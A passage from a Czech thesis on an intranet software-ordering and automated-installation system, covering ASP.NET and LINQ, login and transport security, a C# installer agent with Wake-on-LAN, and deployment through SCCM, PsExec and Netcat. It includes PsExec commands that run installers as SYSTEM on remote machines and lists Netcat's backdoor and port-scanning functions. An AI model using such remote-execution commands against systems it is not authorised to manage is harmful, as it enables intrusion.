
ASP.NET je součástí .NET Framework pro tvorbu webových aplikací a služeb. Je nástupcem technologie ASP (Active Server Pages) a přímým konkurentem JSP (Java Server Pages). Technologie ASP.NET také usnadňuje psaní stránek, které zajišťují zobrazení formulářů v prohlížeči, což lze zejména využít v prostředí intranetu. [14]

7.2 LINQ

LINQ to SQL je implementace O / RM (objektově relačního mapování), která je dodána do .NET Framework verze 3.5 a která umožňuje, aby model relační databáze byl dostupný pomocí NET tříd. Potom můžete vyhledávat v databázi pomocí LINQ stejně dobře, jako vkládat nebo provádět výmazy z databáze. Microsoft vytvořil LINQ jako tenkou obálku, která poskytuje silně typové rozhraní pro datové úložiště.

LINQ nabízí vývojářům způsob, jak zůstat v prostředí, na něž jsou zvyklí, a přistupovat k datům jako k objektům, které spolupracují s vývojovým prostředím, nabízejí IntelliSense, a dokonce i ladění.

Pomocí LINQ se vytvářené dotazy stanou plnohodnotnými členy prostředí .NET se vším, co k tomu patří. Když budete posílat dotazy do svého datového úložiště, rychle zjistíte, že fungují a chovají se stejně, jako by šlo o typy v systému. To znamená, že nyní můžete používat všechny jazyky kompatibilní s .NET a dotazovat se datového úložiště tak, jak to nikdy dříve nebylo možné. [14] [15]



Obr. 16. LINQ - Microsoft Technet [15]

7.3 Zabezpečení webové aplikace

Přístup do aplikace je umožněno pouze autentifikovaným a autorizovaným uživatelům proti AD kontroléru LDAP protokolem.

Délka relace přihlášení je omezena na dobu 20 minut. Pokud uživatel neprovede v aplikaci žádné akce, bude automaticky odhlášen a bude mu nabídnuta přihlašovací obrazovka.

Další zabezpečení je realizováno dle rolí v databázi a web.config, kde je zamezeno přihlášení do vyšší role změnou URL.


Aplikace je určena do vnitřního prostředí intranetu, avšak v případě použití z domova bude provoz na server či webový klient směřován z a do intranetu přes šifrovaný tunel VPN L2TP.

V plném provozu bude aplikace na serveru IIS provozována šifrovaným protokolem HTTPS, který zabezpečí identitu serveru, klienta i přenášených dat.


Zabezpečení před SQL injection, což je významné riziko pro tradiční SQL dotazy vytvořené zřetěžením vstupu uživatele, je zde řešeno použitím technologie LINQ to SQL.

LINQ to SQL se vyhýbá injekci pomocí SqlParameter v dotazech. Uživatelský vstup se změni na hodnoty parametrů. Toto opatření brání, aby škodlivé příkazy byly spouštěny z uživatelského vstupu. [22]

7.4 Diagram tříd



Obr. 17. Diagram tříd Web aplikace



Obr. 18. Entity model DB


8 POPIS NÁVRHU KONZOLOVÉ APLIKACE

Instalační část byla napsána jako konzolová aplikace v jazyku C#. Bude spouštěna cyklicky pomocí časovače v plánovači událostí či jiným procesem v naplánovaných intervalech. Tato aplikace v sobě sdružuje několik dílčích částí. První z nich je kolektor IP a MAC adres ze jmen počítačů, na které jsou vázány požadavky. Tato část bude sloužit jako podklady pro dálkové probouzení počítačů přes počítačovou síť LAN, která je jeho druhou částí. Hlavní částí jsou dvě implementované metody na vlastní instalaci software. Veškeré podklady čte aplikace z databáze a dle nastavení z webové aplikace ASP.NET aplikuje vybranou metodu vlastní instalace. Je zde také vestavěná doplňková logika, která v případě neúspěšné instalace vytvoří požadavek pro ruční instalaci technikem, či v případě úspěšné instalace zasílá notifikace e-mailem a také mění stavy požadavků zápisem do databáze. V případě neúspěšné automatické instalace je vytvořen logovací soubor s datem, názvem počítače a číslem chyby.

8.1 SWShopAgent (konzolová aplikace pro Instalace)


Konzolová aplikace SWShopAgent je naprogramována v jazyce C# a spolupracuje s navrženou databází MS SQL 2008, která je společná jak pro konzolovou, tak i pro webovou aplikaci. Konzolová aplikace čte z databáze v pravidelných intervalech žádosti k automatické instalaci. V případě úspěšné instalace mění stavy databáze metodou UpdateZadost. Aplikace také obsahuje metody GetIPAddress, GetMacAddress, GetBroadcastAddress, SendARP a WakeUp pro doplňkovou funkci buzení počítačů po síti pomocí „Magic packetu“. Navazující databázová tabulka WakeUpTable je používána výhradně konzolovou aplikací, která tabulku se síťovými parametry průběžně aktualizuje a využívá parametry z tabulky k zasílání budícího Magic packetu. Aplikace dále čte nastavené filtrační parametry instalace a podle ní volí vybranou metodou. Pokud je instalace z některého důvodu neúspěšná (nedostupnost počítače, nedostatek místa na disku, nastavení práv apod.) po dobu 2 dnů, dojde k automatické změně stavu na ruční instalaci technikem (zobrazí se v požadavcích Technika na ruční instalaci). Technik vidí i předešlý stav a je si vědom, že přebírá požadavek po neúspěšné automatické instalaci.

8.2 Diagram tříd



Obr. 19. Diagram tříd – Konzolová aplikace SWShopAgent

8.3 Diagram funkce programu



Obr. 20. Diagram funkce programu objednávky software

9 PŘÍNOS NAVRŽENÉ APLIKACE

Velkým přínosem naprogramované aplikace je především vzájemná spolupráce s již zavedeným evidenčním software AWCesar, ze kterého aplikace čerpá vstupní data. Další výhodou je aplikace za použití webové technologie, která je dostupná z libovolného počítače připojeného k lokální síti intranetu bez nutnosti instalace jakéhokoli programu (vystačí pouze libovolný prohlížeč) a především dodržení procesu objednávky software dle doporučených standardů ITIL.

Všichni účastníci procesu jsou informováni o jednotlivých krocích žádosti vždy přímo v aplikaci na jedné obrazovce určené jejich roli, a to včetně notifikace e-mailem. Aplikace řeší celý postup od objednávky až po konečnou instalaci technikem. Schvalovatel vidí počty licencí jednotlivého software včetně počtu schválených a vydaných licencí.

Aplikace provádí automaticky instalace na koncové zařízení bez účasti technika jen v případě, pokud je dostupný softwarový samoinstalační balíček. V případě úspěšné instalace se také postará o změnu stavu a notifikaci uživateli. Pokud je automatická instalace z nějakého důvodu neúspěšná, předá automaticky požadavek na ruční instalaci technikovi, který provede instalaci. Vše je také zabezpečeno proti duplicitní objednávce stejného software na stejný počítač, a je tak minimalizována nutnost kontroly schvalovatelem či administrátorem.

Velkou výhodou jsou variabilní možnosti vlastní bezobslužné instalace.

Díky takto navržené a přehledné aplikaci s minimem ovládacích prvků, kde je všechno dostupné v rámci jedné aplikace, lze zpříjemnit komfort uživatelů, zkrátit obslužný čas jednotlivých zúčastněných pracovníků, a tak ušetřit nemalé finanční prostředky.

10 TECHNICKÁ ČÁST MOŽNOSTÍ INSTALACE

Pokud je požadavek schválen schvalovatelem, případně se jedná o již předem schválený software, klientský program nejprve zkontroluje, zdali je připraven v distribučním seznamu samoinstalační balíček. Pokud tomu tak není, je požadavek automaticky předán k ruční instalaci technikovi pomocí webové aplikace. Pokud je však balíček přiřazen požadovanému software, systém ověří nejprve typ instalace dle nastavených podmínek a poté je vybrána jedna z následujících možností externí instalace. Vše řídí naprogramovaná konzolová aplikace, která je spouštěná v pravidelných časových intervalech pomocí plánovače úloh.

Pro vlastní distribuci instalací lze využít následující možnosti:

10.1 SCCM 2012

System Center Configuration Manager je aplikace typu klient-server, která umožňuje vzdálenou správu IT prostředí. Pomáhá zajistit efektivnější provoz IT služeb, umožňuje bezpečné a škálovatelné nasazení softwaru, dodržování nastavení řízení a komplexní správy aktiv pro servery, stolní počítače, přenosné počítače a mobilní zařízení.

Pro úspěšnou instalaci SCCM 2012 je nutné dodržet následující systémové požadavky:

Windows Server 2008 (64-bit) nebo Windows Server 2008 R2 a následující součásti:

.NET Framework 3.5.1 Service Pack 1

.NET Framework 4.0

BITS (Background Intelligent Transfer Service)

RDC (Remote Differential Compression)

Windows Deployment Services (v případě OS deployment)

WSUS 3.0 SP1 (pro správu aktualizací)

SQL Server 2008 SP2 s Cumulative Update 6 nebo SQL Server 2008 R2 se SP1 s Cumulative Update 3, SQL Server 2012 R2

Nastavení Collation na SQL_Latin1_General_CP1_CI_AS

Na stránkách MSDN - Microsoft System Center Software Development Kit jsou uveřejněny popisy jednotlivých tříd a ukázky možného přístupu do systému SCCM pomocí jazyka C# včetně tvorby kolekcí, balíčků, programů, inzerce i vlastní distribuce vytvořených balíčků na konkrétní počítače. [21]

10.2 Program PSEXEC

Psexec je nástroj, pomocí kterého můžeme kopírovat, spouštět programy na vzdáleném počítači, případně ovládat celou příkazovou řádku. Tento nástroj je jeden z mnoha programků autora Marka Russinoviche a původní společnosti Winternals založené v roce 1996. Většina těchto nástrojů byla k dispozici zdarma a byly známé jako Sysinternals utility. Od roku 2006 Winternals spadá pod hlavičku firmy Microsoft a všechny tyto utility jsou nyní označovány jako Windows Sysinternals, které jsou částí Microsoft Technet webside.

Veškeré tyto programky jsou určeny převážně pro administrátory a technické nadšence a geeky. Z tohoto důvodu je také část programků psaná jako konzolová aplikace do příkazového řádku. Program Psexec v tomto směru není výjimkou. Licence tohoto programu je zdarma i pro komerční využití.

Pomocí programu Psexec je umožněno interaktivního řízení vstupně-výstupních operací na vzdáleném systému, a to z prostředí lokálního systému. Spuštění Psexecu na vzdáleném počítači je provedeno tak, že se nejprve zkopíruje obraz Psexecu na vzdálený systém pomocí sdílení Admin \$ a hned poté je zavedený do systému MS Windows jako běžící služba s názvem Psexesvc.

Program tak využívá Windows Service Control Manager API, které na vzdáleném systému spustí službu Psexesvc.

Služba Psexesvc vytvoří kanál Psexecsvc, který Psexec připojí a odešle příkazy běžící službě na vzdáleném systému, která pak vykoná parametry, které byly specifikovány. Pokud je zadán parametr -d (nečekat na dokončení), služby se ukončí po spuštění spustitelného souboru. Jinak služba čeká na ukončení příkazu, poté pošle návratový kód zpět do Psexecu a stav vykonání celého procesu se vypíše na ovládací konzoli. [24]

Parametry programu Psexec.

Užití: `psexec [\\počítač1[,počítač2[,...]] | @soubor][-u jméno_uživatele [-p heslo]][-n s][-l][-s|-e][-x][-i [session]][-c [-f|-v]][-w directory][-d][-<priority>][-a n,n,...] cmd [arguments]`

Příklad instalace:

```
PSEXEC \\IpAdresa_cile -e -s cmd /c msixec.exe /i "\\Server\PodAdresar\Install.msi" /quiet /norestart"
```

Příklad odinstalace:

```
PSEXEC \\IpAdresa_cile -e -s msixec.exe /x {61EF76AE-6CC9-4EFC-B788-6845C0BCEF00} /quiet (číslo ve složených závorkách je GUID, tedy identifikace produkt kódu MSI balíčku)
```

Instalace EXE souboru:

```
PSEXEC \\IpAdresa_cile -e -s -c c:\install\jre-6u20-windows-i586-s.exe /s /v "/qn REBOOT=suppress ADDLOCAL=ALL IEXPLORER=1 MOZILLA=1 SYSTRAY=0 JAVAUPDATE=0"
```

Tento program je zakomponován do konzolové aplikace jako jedna z možností volby instalátoru. Veškeré funkce a přepínače programu Psexec jsou popsány v příloze II.

10.3 Program NETCAT

Netcat je univerzální síťový nástroj, který přenáší (čte i zapisuje) data přes připojení k síti pomocí protokolu TCP / IP.

Je navržen tak, aby fungoval jako důvěryhodný nástroj, který se může použít přímo nebo být jednoduše ovládaný jinými programy a skripty.

Umí navázat TCP spojení, poslat UDP paket, naslouchat na libovolném TCP nebo UDP portu, skenovat porty a trasovat komunikaci. [23]

Mezi jednotlivé funkce, které NetCat nabízí, patří:

- funkce přenosu souboru
- funkce Telnet
- přesměrování portů

- zadní vrátka do systému (BackDoor)
- sledování provozu portů
- skenování TCP/UDP portů

Veškeré funkce a přepínače jsou popsány v příloze II.


10.4 Technologie WMI a programy WMIc a PowerShell

